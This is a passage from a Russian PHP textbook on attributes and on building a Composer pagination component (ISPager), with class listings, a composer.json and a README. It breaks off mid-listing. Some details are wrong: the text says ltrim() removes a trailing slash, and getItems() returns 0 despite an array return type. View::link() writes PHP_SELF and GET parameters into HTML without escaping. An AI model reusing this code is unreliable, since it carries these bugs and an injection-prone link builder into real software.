Дело в том, что по умолчанию атрибут в объявлении класса можно использовать только один раз. В противном случае возникает показанная только что ошибка. Если возникает необходимость несколько раз применить один и тот же атрибут, при объявлении его класса в качестве аргумента `Attribute` следует передать параметр `Attribute::IS_REPEATABLE` (листинг 49.12).

Листинг 49.12. Повторное использование атрибута. Файл my_model\my_model.php

```
<?php
namespace MyModel;
use Attribute;

#[Attribute(Attribute::IS_REPEATABLE | Attribute::TARGET_CLASS)]
class MyModel
{
    const INFO = 'Класс для взаимодействия с базой данных';

    private $info;
```

```
    public function __construct($info = self::INFO)
    {
        $this->info = $info;
    }

    public function info()
    {
        return $this->info;
    }
}
```

После этого пример из листинга 49.11 начинает работать корректно и выводит следующие строки:


```
Array
(
    [id] => news_id
    [body] => content
)
Модель страницы
SEO-информация
Класс для взаимодействия с базой данных
Ivan Ivanov
```

Помимо `Attribute::IS_REPEATABLE`, в приведенном примере была передана константа `Attribute::TARGET_CLASS`, сообщающая, что атрибут предназначен для обслуживания классов. Применить его для констант, методов или каких-то других элементов уже не получится. Константы, которые передаются в качестве аргумента атрибута, комбинируются при помощи битового ИЛИ `|` (см. *главу 8*). Помимо `Attribute::TARGET_CLASS`, допускается использование следующих констант:

- `Attribute::TARGET_FUNCTION` — атрибут можно применять с функциями;
- `Attribute::TARGET_METHOD` — атрибут можно применять с методами;
- `Attribute::TARGET_PROPERTY` — атрибут можно применять со свойствами;
- `Attribute::TARGET_CLASS_CONSTANT` — атрибут можно применять с константами;
- `Attribute::TARGET_PARAMETER` — атрибут можно применять с параметрами;
- `Attribute::TARGET_ALL` — атрибут можно применять ко всем элементам.

Резюме

В этой главе мы познакомились с атрибутами, которые доступны в PHP, начиная с версии 8.0. Атрибутами можно помечать классы, методы и константы, а затем их извлекать при помощи механизма отражений.



ГЛАВА 50

Разработка собственного компонента

Листинги этой главы находятся в каталоге *components* сопровождающего книгу файлового архива.

Познакомившись в *главе 46* с Composer, в *главе 47* со стандартами кодирования, а в *главе 48* с документированием PHP-кода, мы можем приступить к разработке собственного компонента.

Компоненты весьма удобны для модульной разработки приложения, и вы можете самостоятельно готовить их как для собственных проектов, так и для всего PHP-сообщества. Благодаря сервису GitHub делиться собственными наработками в настоящее время чрезвычайно просто.

Прежде чем приступить к разработке компонента, настоятельно рекомендуется изучить уже существующие. Возможно, кто-то уже сталкивался с подобной проблемой и подготовил подходящий компонент. Если вам потребуется доработка уже существующего решения, свои изменения можно отправить автору в виде pull-реквеста.

В этой главе мы разработаем и опубликуем на сайте Packagist (**http://packagist.org**) компонент, реализующий постраничную навигацию. *Постраничная навигация* позволяет разбить длинные списки (статей, фотографий, сообщений и т. п.) на отдельные страницы.

Имя компонента и пространство имен

Имя компонента может быть выбрано произвольно. Однако для разрабатываемого компонента следует выбрать уникальное имя, которое бы не конфликтовало с именами других компонентов на сайте Packagist. Даже если вы не собираетесь публиковать собственный компонент, лучше позаботиться о его уникальном имени, чтобы исключить конфликт с уже опубликованными на Packagist компонентами, которые вы наверняка будете использовать.

Как уже упоминалось в *главе 46*, имя компонента является составным: первым следует имя производителя (vendor) и через слеш — имя компонента (package name). В качестве имени производителя может выступать название компании или имя индивидуального разработчика. Таким образом, компания или разработчик могут выпустить множество компонентов, имена которых не будут конфликтовать с компонентами других компаний и разработчиков.

В качестве имени производителя нашего пакета мы выбрали GitHub-аккаунт одного из авторов книги: igorsimdyanov. А т. к. мы будем разрабатывать компонент постраничной навигации, то для подходящего имени пакета можно взять слово pager. Таким образом, полное имя компонента будет `igorsimdyanov/pager`.

Каждый компонент реализован в собственном пространстве имен — это позволяет избежать засорения глобального пространства имен. Вы можете выбрать произвольное пространство имен, не обязательно совпадающее с именем компонента. И поскольку на практике может быть крайне неудобно использовать пространство имен `Igorsimdyanov\Pager`, в разрабатываемом нами компоненте мы укажем пространство имен `ISPager`.

Организация компонента

Почти каждый компонент содержит следующие папки и файлы:

- **src/** — папка, содержащая исходный код компонента;
- **tests/** — папка с тестами компонента. К сожалению, описание тестирования компонентов выходит за рамки книги, и мы не будем его реализовывать;
- **composer.json** — конфигурационный файл компонента, описывающий компонент, его зависимости и схему автозагрузки классов;
- **README.md** — описание компонента в формате Markdown;
- **CONTRIBUTING.md** — условия распространения компонента в формате Markdown;
- **LICENSE** — лицензия в виде текстового файла;
- **CHANGELOG.md** — список версий компонента и изменений в версиях.

Следует обратить внимание на то, что в компоненте присутствует конфигурационный файл **composer.json**. В отличие от проекта, где нам достаточно было указать зависимости в разделе `"require"`, структура **composer.json** более сложна (листинг 50.1).

Листинг 50.1. Структура файла composer.json. Файл pager\composer.json

```
{
    "name": "igorsimdyanov/pager",
    "description": "A library to split results into multiple pages",
    "keywords": ["pager", "paginator", "pagination"],
    "homepage": "https://github.com/igorsimdyanov/pager",
    "license": "MIT",
    "authors": [
        {
            "name": "Igor Simdyanov",
            "email": "igorsimdyanov@gmail.com"
        },
        {
            "name": "Dmitry Koterov",
            "email": "dmitry.koterov@gmail.com"
        }
    ],
```

```
    "support": {
        "email": "igorsimdyanov@gmail.com"
    },
    "require": {
        "php": ">=7.0.0"
    },
    "autoload": {
        "psr-4": {
            "ISPager\\": "src/"
        }
    }
}
```

Примечание

Мы опишем лишь часть возможностей Composer и свойств конфигурационного файла *composer.json*. Полное их описание можно найти в документации на официальном сайте проекта по адресу http://getcomposer.org.

Рассмотрим свойства composer.json более подробно:

- `name` — название проекта;
- `description` — краткое описание проекта. Оно используется при публикации компонента на сайте Packagist;
- `keywords` — список ключевых слов, предназначенных для поиска компонента на сайте Packagist;
- `homepage` — официальный веб-сайт компонента;
- `license` — лицензия, с которой распространяется программное обеспечение. В нашем случае используется наиболее либеральная MIT-лицензия;
- `authors` — массив с указанием всех авторов компонента;
- `support` — контактная информация технической поддержки компонента;
- `require` — список зависимостей компонента. Иногда используется дополнительное свойство `require-dev`, в котором приводится список зависимостей в режиме разработки;
- `autoload` — раздел, описывающий, как должна происходить автозагрузка компонента Composer. В нашем случае используется автозагрузка PSR-4 (см. *главу 47*). В качестве ключа `"ISPager"` взято выбранное нами пространство имен, которому сопоставляется каталог `"src"` с исходным кодом компонента.

Файл README.md служит для вводного описания компонента, его установки и вариантов использования. Компоненты часто хранятся на бесплатных git-хостингах вроде GitHub, которые выводят этот файл в качестве индексной страницы. Для форматирования текста используется формат Markdown, с описанием которого можно познакомиться по ссылке: **http://daringfireball.net/projects/markdown/syntax**. Содержимое файла README.md обычно включает имя и описание компонента, инструкцию по установке и использованию, контактную информацию и сведения о лицензии (листинг 50.2). Какого-то строгого стандарта не существует: вы можете помещать в этот файл любые сведения, которые сочтете нужными.

Листинг 50.2. Описание компонента. Файл pager\README.md

```
# ISPager

[![Software License](https://img.shields.io/badge/license-MIT-
brightgreen.svg?style=flat-square)](LICENSE.md)

A library to split results into multiple pages

## Install

Via Composer

```bash
$ composer require igorsimdyanov/pager
```

Usage

```php
$obj = new ISPager\DirPager(
    new ISPager\PagesList(),
    'photos',
    3,
    2
);
echo '<pre>';
print_r($obj->getItems());
echo '</pre>';
echo "<p>$obj</p>";
```

```php
$obj = new ISPager\FilePager(
    new ISPager\ItemsRange(),
    'largetextfile.txt');
echo '<pre>';
print_r($obj->getItems());
echo '</pre>';
echo "<p>$obj</p>";
```

```php
try {
    $pdo = new PDO(
        'pgsql:host=localhost;dbname=test',
        'root'
    );
```
```

```
    $obj = new ISPager\PdoPager(
        new ISPager\ItemsRange(),
        $pdo,
        'table_name');
    echo '<pre>';
    print_r($obj->getItems());
    echo '</pre>';
    echo "<p>$obj</p>";
}
catch (PDOException $e) {
  echo "Can't connect to database";
}
```

```
## License

The MIT License (MIT). Please see [License File](https://github.com/dnoegel/
php-xdg-base-dir/blob/master/LICENSE) for more information.
```

Реализация компонента

Объемный список неудобно отображать на странице целиком, т. к. это требует значительных ресурсов. Гораздо нагляднее выводить список, например, по 10 элементов, предоставляя ссылки на страницы с оставшимися элементами списка. В качестве источника элементов в веб-приложении могут выступать: папка с файлами (например, изображениями), файл со строками, база данных. Поэтому имеет смысл завести базовый абстрактный класс постраничной навигации `Pager`, от которого наследовать классы, каждый из которых специализируется на своем источнике:

- `DirPager` — постраничная навигация для файлов в папке;
- `FilePager` — постраничная навигация для строк файла;
- `PdoPager` — постраничная навигация для содержимого базы данных, с доступом через расширение PDO (см. *главу 42*).

Внешний вид постраничной навигации также может довольно сильно отличаться. В одном случае это может быть список страниц:

```
[1] [2] [3] 4 [5] [6]
```

В другом случае — диапазон элементов:

```
[1-10]... [281-290] [291-300] [301-310] [311-320] [321-330] ... [511-517]
```

Поэтому для представления постраничной навигации мы создадим абстрактный класс `View`, который будет использоваться классом `Pager`. От класса можно наследовать собственные реализации представления постраничной навигации, и мы реализуем два таких класса:

- `PagesList` — список страниц;
- `ItemsRange` — диапазоны элементов.




Рис. 50.1. Диаграмма классов компонента постраничной навигации

На рис. 50.1 представлена диаграмма классов, которую нам предстоит реализовать в компоненте.

Базовый класс навигации *Pager*

Разработку системы мы начнем с класса `Pager`, который предоставляет справочные методы для всех своих наследников (листинг 50.3).

Листинг 50.3. Абстрактный класс `Page`. Файл pager\src\ISPager\Pager.php

```
namespace ISPager;

abstract class Pager
{
    protected $view;
    protected $parameters;
    protected $counter_param;
    protected $links_count;
    protected $items_per_page;

    public function __construct(
        View $view,
        $items_per_page = 10,
        $links_count = 3,
        $get_params = null,
        $counter_param = 'page')
    {
        $this->view           = $view;
        $this->parameters     = $get_params;
        $this->counter_param  = $counter_param;
        $this->items_per_page = $items_per_page;
        $this->links_count    = $links_count;
    }

    abstract public function getItemsCount();
    abstract public function getItems();
    public function getVisibleLinkCount()
    {
        return $this->links_count;
    }
```

```
    public function getParameters()
    {
        return $this->parameters;
    }
    public function getCounterParam()
    {
        return $this->counter_param;
    }
    public function getItemsPerPage()
    {
        return $this->items_per_page;
    }
    public function getCurrentPagePath()
    {
        return $_SERVER['PHP_SELF'];
    }
    public function getCurrentPage()
    {
        if (isset($_GET[$this->getCounterParam()])) {
            return intval($_GET[$this->getCounterParam()]);
        } else {
            return 1;
        }
    }
    public function getPagesCount()
    {
      // Количество позиций
      $total = $this->getItemsCount();
      // Вычисляем количество страниц
      $result = (int)($total / $this->getItemsPerPage());
      if ((float)($total / $this->getItemsPerPage()) - $result != 0) {
          $result++;
      }

      return $result;
    }
    public function render()
    {
        return $this->view->render($this);
    }
    public function __toString()
    {
        return $this->render();
    }
}
```

Класс объявлен абстрактным, поэтому его экземпляры создаваться не будут — он будет использоваться лишь для наследования новых классов. Тем не менее мы станем довольно интенсивно использовать его конструктор для инициализации ряда параметров,

которые нам потребуются в постраничной навигации. Рассмотрим его синтаксис более подробно:

```
public function __construct(
    View $view,
    $items_per_page = 10,
    $links_count = 3,
    $get_params = null,
    $counter_param = 'page')
```

Первый параметр (`$view`) требует передачи объекта класса, который унаследован от класса `View`. Группа этих классов будет задействована для отрисовки или рендеринга внешнего вида постраничной навигации, и мы детально ее рассмотрим позже. Объект `$view` в классе `Pager` используется методом `render()`, который вызывает одноименный метод объекта `$view`, передавая ему текущий объект `$this` в качестве параметра. Таким образом, внешний объект `$view` получает доступ ко всем открытым методам класса `Pager`.

Все последующие параметры конструктора являются необязательными, т. к. принимают значения по умолчанию. Параметр `$items_per_page` позволяет задать количество отображаемых на одной странице элементов — по умолчанию 10. Параметр `$links_count` определяет количество элементов слева и справа от текущего элемента — по умолчанию он принимает значение 3 (рис. 50.2).




Рис. 50.2. Простейший вариант постраничной навигации

Параметр `$get_params` позволяет задать дополнительные `GET`-параметры, которые будут передаваться с каждой ссылкой постраничной навигации. Например, при нахождении в разделе `catalog.php?id=52` нам может потребоваться применить постраничную навигацию к элементам только этого каталога. Если мы не будем передавать параметр

id=52, то переход на любую другую страницу будет приводить к потере параметра, и сервер не сможет определить, что вы находитесь в разделе с идентификатором 52.

Наконец, последний параметр $counter_param определяет название GET-параметра, через который передается номер текущей страницы. По умолчанию параметр принимает значение 'page', однако если адрес уже содержит такой GET-параметр, его можно изменить при помощи параметра $counter_param.

Все члены класса объявлены защищенными, и для их чтения предусмотрены отдельные методы. Кроме того, класс Pager предоставляет ряд вспомогательных методов, предвычисляющих наиболее часто используемые параметры. Кратко рассмотрим их назначение:

- getItemsPerPage() — возвращает количество элементов на одной странице;
- getVisibleLinkCount() — количество видимых ссылок слева и справа от текущей страницы;
- getParameters() — возвращает дополнительные GET-параметры, которые необходимо передавать по ссылкам;
- getCounterParam() — название GET-параметра, через который передается номер текущей страницы;
- getCurrentPagePath() — путь к текущей странице;
- getCurrentPage() — номер текущей страницы;
- getPagesCount() — возвращает общее количество страниц.

Помимо уже упомянутых методов, класс содержит два абстрактных метода:

- getItemsCount() — возвращает общее количество элементов в разбиваемой на страницы коллекции;
- getItems() — возвращает массив с элементами текущей страницы.

Два последних метода невозможно реализовать на уровне класса Pager, т. к. для них необходим источник коллекции элементов: папка с файлами, файл со строками, таблица с записями. Доступ к коллекциям реализован по-разному и будет определен только в наследниках класса. Поэтому методы объявлены абстрактными, как и сам класс Pager.

Постраничная навигация по содержимому папки

В качестве источника позиций, нуждающихся в постраничной навигации, может выступать папка с файлами. Причем сами файлы могут иметь разную природу — это может быть фотография, путь к которой следует передать атрибуту src тега <img>, или текстовый файл с сообщением.

Постраничную навигацию папки реализуем в классе DirPager, который будет наследником класса Pager (листинг 50.4).

Листинг 50.4. Класс DirPager. Файл pager\src\ISPager\DirPager.php

```
<?php
namespace ISPager;
```

```
class DirPager extends Pager
{
    protected $dirname;

    public function __construct(
        View $view,
        $dir_name = '.',
        $items_per_page = 10,
        $links_count = 3,
        $get_params = null,
        $counter_param = 'page')
    {
        // Удаляем последний символ /, если он имеется
        $this->dirname = ltrim($dir_name, "/");
        // Инициализируем переменные через конструктор базового класса
        parent::__construct(
            $view,
            $items_per_page,
            $links_count,
            $get_params,
            $counter_param);
    }

    public function getItemsCount()
    {
        $countline = 0;
        // Открываем каталог
        if (($dir = opendir($this->dirname)) !== false) {
            while (($file = readdir($dir)) !== false) {
                // Если текущая позиция является файлом,
                // подсчитываем ее
                if (is_file($this->dirname."/".$file)) {
                    $countline++;
                }
            }
            // Закрываем каталог
            closedir($dir);
        }
        return $countline;
    }

    public function getItems()
    {
        // Текущая страница
        $current_page = $this->getCurrentPage();
        // Общее количество страниц
        $total_pages = $this->getPagesCount();
        // Проверяем, попадает ли запрашиваемый номер
        // страницы в интервал от минимального до максимального
```

```
        if ($current_page <= 0 || $current_page > $total_pages) {
            return 0;
        }
        // Извлекаем позиции текущей страницы
        $arr = [];
        // Номер, начиная с которого следует
        // выбирать строки файла
        $first = ($current_page - 1) * $this->getItemsPerPage();
        // Открываем каталог
        if (($dir = opendir($this->dirname)) === false) {
            return 0;
        }
        $i = -1;
        while (($file = readdir($dir)) !== false) {
            // Если текущая позиция является файлом
            if (is_file($this->dirname."/".$file)) {
                // Увеличиваем счетчик
                $i++;
                // Пока не достигнут номер $first,
                // досрочно заканчиваем итерацию
                if ($i < $first) continue;
                // Если достигнут конец выборки, досрочно покидаем цикл
                if ($i > $first + $this->getItemsPerPage() - 1) break;
                // Помещаем пути к файлам в массив,
                // который будет возвращен методом
                $arr[] = $this->dirname . '/' .$file;
            }
        }
        // Закрываем каталог
        closedir($dir);

        return $arr;
    }
}
```

В дополнение к унаследованным из `Pager` свойствам класс `DirPager` вводит защищенную переменную `$dirname` для хранения пути к каталогу с файлами. Чтобы инициализировать это свойство, мы изменяем состав параметров конструктора, добавляя дополнительный параметр `$dir_name` (по умолчанию указывает на текущую папку). Инициализация этого параметра осуществляется непосредственно в конструкторе класса `DirPager`, в то время как все остальные параметры передаются в конструктор базового класса `Pager` за счет вызова конструктора с модификатором `parent`.

Пользователь класса может задавать имя каталога как со слешем на конце — `"photo/"`, так и без него — `"photo"`. Чтобы специально не обрабатывать подобную ситуацию, в конструкторе класса `DirPager` слеш в конце строки удаляется с помощью функции `ltrim()`. По умолчанию эта функция удаляет пробелы в конце строки, однако, задав ей второй параметр, можно указать удаляемый символ, отличный от пробела.

Помимо конструктора, класс `DirPager` реализует метод `getItemsCount()`, возвращающий количество файлов в каталоге, и метод `getItems()`, возвращающий список файлов текущей страницы. В основе обоих методов лежит использование функций для работы с каталогами. Порядок работы с каталогом таков: каталог открывается при помощи функции `opendir()` — функция принимает в качестве единственного параметра имя каталога и возвращает дескриптор `$dir`, который затем используется в качестве первого параметра для всех остальных функций, работающих с каталогом. В цикле `while()` осуществляется последовательное чтение элементов каталога при помощи функции `readdir()`. Функция возвращает лишь имя файла, поэтому при обращении к файлу необходимо формировать путь, добавляя перед его названием имя каталога: `$this->dirname`.

Следует отметить, что результат присвоения переменной `$file` значения функции `readdir()` сравнивается со значением `false`. Обычно в качестве аргумента цикла `while()` используется выражение `$file = readdir($dir)`, однако в нашем случае это недопустимо, т. к. имя файла может начинаться с 0, что в контексте оператора `while()` будет рассматриваться как `false` и приводить к остановке цикла.

В каталоге могут находиться как файлы, так и подкаталоги — обязательно учитываются как минимум два каталога: текущий «.» и родительский «..». Поэтому при подсчете количества файлов или при формировании массива файлов для текущей страницы важно подсчитывать именно файлы, избегая каталогов. Для этой цели служит функция `is_file()`, которая возвращает `true`, если переданный ей в качестве аргумента путь ведет к файлу, и `false` в противном случае.

Базовый класс представления *View*

Несмотря на то что мы получили первый рабочий класс `DirPager`, который позволяет создавать объект, мы не сможем воспользоваться им, пока не создадим абстрактный класс представления `View` и не унаследуем от него одну из реализаций представления постраничной навигации. В листинге 50.5 приводится реализация класса `View`.

Листинг 50.5. Абстрактный класс `View`. Файл pager\src\ISPager\View.php

```
<?php
namespace ISPager;

abstract class View
{
    protected $pager;

    public function link($title, $current_page = 1)
    {
        return "<a href='{$this->pager->getCurrentPagePath()}?".
               "{$this->pager->getCounterParam()}={$current_page}".
               "{$this->pager->getParameters()}'>{$title}</a>";
    }

    abstract public function render(Pager $pager);
}
```

Класс содержит абстрактный метод `render()`, реализующий логику вывода постраничной навигации. Метод принимает объект `$pager` класса `Pager` (точнее, одного из производных класса). Метод должен поместить переданный объект в защищенный член класса `$pager`. Это необходимо, чтобы им смог воспользоваться метод `link()`, формирующий ссылку на страницу. Метод `link()` принимает в качестве первого параметра название ссылки, а в качестве второго — номер страницы.

Представление: список страниц

Класс `View` является абстрактным и не может использоваться для формирования HTML-кода постраничной навигации. Реализуем простейший вариант постраничной навигации, представленный на рис. 50.2. Для этого унаследуем от `View` класс `PagesList` (листинг 50.6).

Листинг 50.6. Список страниц `PagesList`. Файл pager\src\ISPager\PagesList.php

```
<?php
/**
 * ISPager - постраничная навигация
 *
 * @license http://opensource.org/licenses/gpl-license.php GNU Public License
 *
 * @package    ISPager
 * @subpackage ISPager\View
 */

namespace ISPager;

/**
 * Класс представления постраничной навигации в виде списка страниц
 *
 * @author D. Koterov <dmitry.koterov@gmail.com>
 * @author I. Simdyanov <igorsimdyanov@gmail.com>
 *
 * @abstract
 */
class PagesList extends View
{
    /**
     * Формирует строку постраничной навигации
     *
     * @param Pager $pager объект постраничной навигации
     * @return String
     */
    public function render(Pager $pager) : string {

        // Объект постраничной навигации
        $this->pager = $pager;
```

```
// Строка для возвращаемого результата
$return_page = "";

// Текущий номер страницы
$current_page = $this->pager->getCurrentPage();
// Общее количество страниц
$total_pages = $this->pager->getPagesCount();

// Ссылка на первую страницу
$return_page .= $this->link('&lt;&lt;', 1) . ' ... ';
// Выводим ссылку "Назад", если это не первая страница
if ($current_page != 1) {
    $return_page .= $this->link('&lt;', $current_page - 1) .
                    ' ... ';
}

// Выводим предыдущие элементы
if ($current_page > $this->pager->getVisibleLinkCount() + 1) {
    $init = $current_page - $this->pager->getVisibleLinkCount();
    for ($i = $init; $i < $current_page; $i++) {
        $return_page .= $this->link($i, $i) . ' ';
    }
} else {
    for ($i = 1; $i < $current_page; $i++) {
        $return_page .= $this->link($i, $i) . ' ';
    }
}
// Выводим текущий элемент
$return_page .= "$i ";
// Выводим следующие элементы
if ($current_page + $this->pager->getVisibleLinkCount() < $total_pages) {
    $cond = $current_page + $this->pager->getVisibleLinkCount();
    for ($i = $current_page + 1; $i <= $cond; $i++) {
        $return_page .= $this->link($i, $i) . ' ';
    }
} else {
    for ($i = $current_page + 1; $i <= $total_pages; $i++) {
       $return_page .= $this->link($i, $i) . ' ';
    }
}

// Выводим ссылку вперёд, если это не последняя страница
if ($current_page != $total_pages) {
    $return_page .= ' ... ' .
                    $this->link('&gt;', $current_page + 1);
}
// Ссылка на последнюю страницу
$return_page .= ' ... ' . $this->link('&gt;&gt;', $total_pages);
```

```
        return $return_page;
    }
}
```

Собираем все вместе

В настоящий момент у нас реализованы четыре метода: `Pager`, `DirPager`, `View` и `PagesList`. На рис. 50.3 серым цветом помечены готовые классы, а белым — классы, которые лишь предстоит реализовать.




Рис. 50.3. Диаграмма классов компонента постраничной навигации. Серым цветом помечены реализованные классы

Так как компонент у нас пока не реализован, используем отдельную папку. Для этого настроим автозагрузку локальной копии пока еще неготового компонента (листинг 50.7).

Листинг 50.7. Постраничная навигация по папке. Файл dir.php

```
<?php
spl_autoload_register(function($class){
    $class = str_replace('\\', '/', $class);
    require_once("pager/src/{$class}.php");
});

$obj = new ISPager\DirPager(
    new ISPager\PagesList(),
    'photos',
    3,
    2);

// Содержимое текущей страницы
foreach ($obj->getItems() as $img) {
    echo "<img src='$img' /> ";
}

// Постраничная навигация
echo "<p>$obj</p>";
```

Результат работы скрипта из листинга 50.7 представлен на рис. 50.4.



Рис. 50.4. Постраничная навигация по папке

Постраничная навигация по содержимому файла

Для реализации постраничной навигации по текстовому файлу реализуем класс `FilePager`, который будет очень похож на `DirPager`, однако вместо пути к каталогу будет расширять базовый класс `Pager` свойством `$filename` — путем к файлу (листинг 50.8).

Листинг 50.8. Класс `FilePager`. Файл pager\src\ISPager\FilePager.php

```
<?php
/**
 * ISPager - постраничная навигация
 *
 * @license http://opensource.org/licenses/gpl-license.php GNU Public License
 *
 * @package    ISPager
 * @subpackage ISPager\DirPager
 */

namespace ISPager;

/**
 * Постраничная навигация для содержимого файла
 *
 * @author D. Koterov <dmitry.koterov@gmail.com>
 * @author I. Simdyanov <igorsimdyanov@gmail.com>
 */
class FilePager extends Pager
{
```

```
/**
 * @var String путь файлу
 */
protected string $filename;
/**
 * Конструктор
 *
 * @param View $view объект класса, осуществляющий вывод постраничной навигации
 * @param String $filename путь к файлу
 * @param Integer $items_per_page количество позиций на одной странице
 * @param Integer $links_count количество видимых ссылок слева и справа
   от текущей страницы
 * @param String $get_params дополнительные параметры, которые необходимо
   передавать по ссылкам
 * @param String $counter_param название GET-параметра, через который передается
   номер текущей страницы
 */
public function __construct(
    View $view,
    string $filename = '.',
    int $items_per_page = 10,
    int $links_count = 3,
    string $get_params = null,
    string $counter_param = 'page')
{
    $this->filename   = $filename;
    // Инициализируем переменные через конструктор базового класса
    parent::__construct(
        $view,
        $items_per_page,
        $links_count,
        $get_params,
        $counter_param);
}
/**
 * {@inheritdoc}
 */
public function getItemsCount() : int
{
    $countline = 0;
    // Открываем файл
    $fd = fopen($this->filename, "r");
    if ($fd) {
        // Подсчитываем количество записей в файле
        while (!feof($fd)) {
            fgets($fd, 10000);
            $countline++;
        }
        // Закрываем файл
        fclose($fd);
    }
```

```
        return $countline;
    }
    /**
     * {@inheritdoc}
     */
    public function getItems() : array
    {
        // Текущая страница
        $current_page = $this->getCurrentPage();
        // Количество позиций
        $total = $this->getItemsCount();
        // Общее количество страниц
        $total_pages = $this->getPagesCount();
        // Проверяем попадает ли запрашиваемый номер
        // страницы в интервал от минимального до максимального
        if ($current_page <= 0 || $current_page > $total_pages) {
            return 0;
        }
        // Извлекаем позиции текущей страницы
        $arr = [];
        $fd = fopen($this->filename, "r");
        if(!$fd) return 0;
        // Номер, начиная с которого следует
        // выбирать строки файла
        $first = ($current_page - 1) * $this->getItemsPerPage();
        for ($i = 0; $i < $total; $i++) {
            $str = fgets($fd, 10000);
            // Пока не достигнут номер $first
            // досрочно заканчиваем итерацию
            if ($i < $first) continue;
            // Если достигнут конец выборки
            // досрочно покидаем цикл
            if ($i > $first + $this->getItemsPerPage() - 1) break;
            // Помещаем строки файла в массив,
            // который будет возвращён методом
            $arr[] = $str;
        }
        fclose($fd);

        return $arr;
    }
}
```

Метод `getItemsCount()` открывает файл с именем `$filename`, переданным в конструкторе, и подсчитывает количество строк в файле при каждом обращении. С точки зрения производительности было бы разумно завести закрытую переменную `$total` и присваивать ей значение только один раз в конструкторе, т. к. операция сканирования файла достаточно трудоемка. Однако это не всегда удобно, поскольку количество записей в файле может изменяться на всем протяжении существования объекта.

Подсчет строк в файле осуществляется путем чтения строк функцией `fgets()` в цикле `while()`. До тех пор пока конец файла не достигнут, функция `feof()` возвращает значение `false`, и цикл продолжает работу. Функция `fgets()` читает из файла количество символов, указанное во втором параметре. Чтение символов заканчивается, если функция встречает символ перевода строки. Обычно строки в текстовых файлах гораздо короче 10 000 символов, поэтому чтение всегда выполняется корректно.

Для работы с текстовыми файлами можно использовать функцию `file()`, которая возвращает содержимое текстового файла в виде массива, каждый элемент которого соответствует отдельной строке файла. Однако для файлов большого объема функция `file()` не всегда подходит. Дело в том, что содержимое файла приходится полностью загружать в память скрипта, которая зачастую ограничена, а это приводит к аварийному завершению работы функции `file()`. При использовании функции `fgets()` в цикле `while()` для хранения содержимого файла скрипт в каждую секунду времени использует не больше 10 Кбайт (переменная `$str`).

В классе `FilePager` реализован также метод `getItems()`, который возвращает массив строк файла, соответствующих текущей странице. Для этого вычисляется номер строки `$first`, начиная с которой следует выбирать строки из файла и помещать их в массив `$arr`, возвращаемый методом `getItems()` в качестве результата. Пока счетчик цикла `for()` не достиг величины `$first`, итерация цикла может быть прекращена досрочно с помощью ключевого слова `continue`. Если счетчик цикла превысил величину, равную `$first` плюс количество позиций на странице, цикл прекращает работу при помощи ключевого слова `break`.

Теперь, когда готов первый производный класс постраничной навигации, можно воспользоваться им для представления файла большого объема (листинг 50.9).

Листинг 50.9. Постраничная навигация по файлу. Файл file.php

```
<?php
spl_autoload_register(function($class){
    $class = str_replace('\\', '/', $class);
    require_once("pager/src/{$class}.php");
});

$obj = new ISPager\FilePager(
    new ISPager\PagesList(),
    '../math/largetextfile.txt');

// Содержимое текущей страницы
foreach ($obj->getItems() as $line) {
    echo htmlspecialchars($line) . '<br />';
}
// Постраничная навигация
echo "<p>$obj</p>";
```

Постраничная навигация по содержимому базы данных

Помимо файлов и каталогов, постраничная навигация часто применяется для вывода позиций из базы данных. В листинге 50.10 представлен класс `PdoPager`, который реализует механизм постраничной навигации по содержимому таблицы через расширение PDO *(см. главу 42)*.

Листинг 50.10. Класс `PdoPager`. Файл pager\src\ISPager\PdoPager.php

```
<?php
/**
 * ISPager - постраничная навигация
 *
 * @license http://opensource.org/licenses/gpl-license.php GNU Public License
 *
 * @package    ISPager
 * @subpackage ISPager\DirPager
 */

namespace ISPager;

/**
 * Постраничная навигация для содержимого базы данных
 *
 * @author D. Koterov <dmitry.koterov@gmail.com>
 * @author I. Simdyanov <igorsimdyanov@gmail.com>
 */
class PdoPager extends Pager
{
    /**
     * @var PDO объект доступа к базе данных
     */
    protected $pdo;
    /**
     * @var Название таблицы
     */
    protected $tablename;
    /**
     * @var WHERE-условие SQL-запроса
     */
    protected $where;
    /**
     * @var Параметры WHERE-условия
     */
    protected $params;
    /**
     * @var Сортировка выборки
     */
```

```
    protected $order;
    /**
     * Конструктор
     *
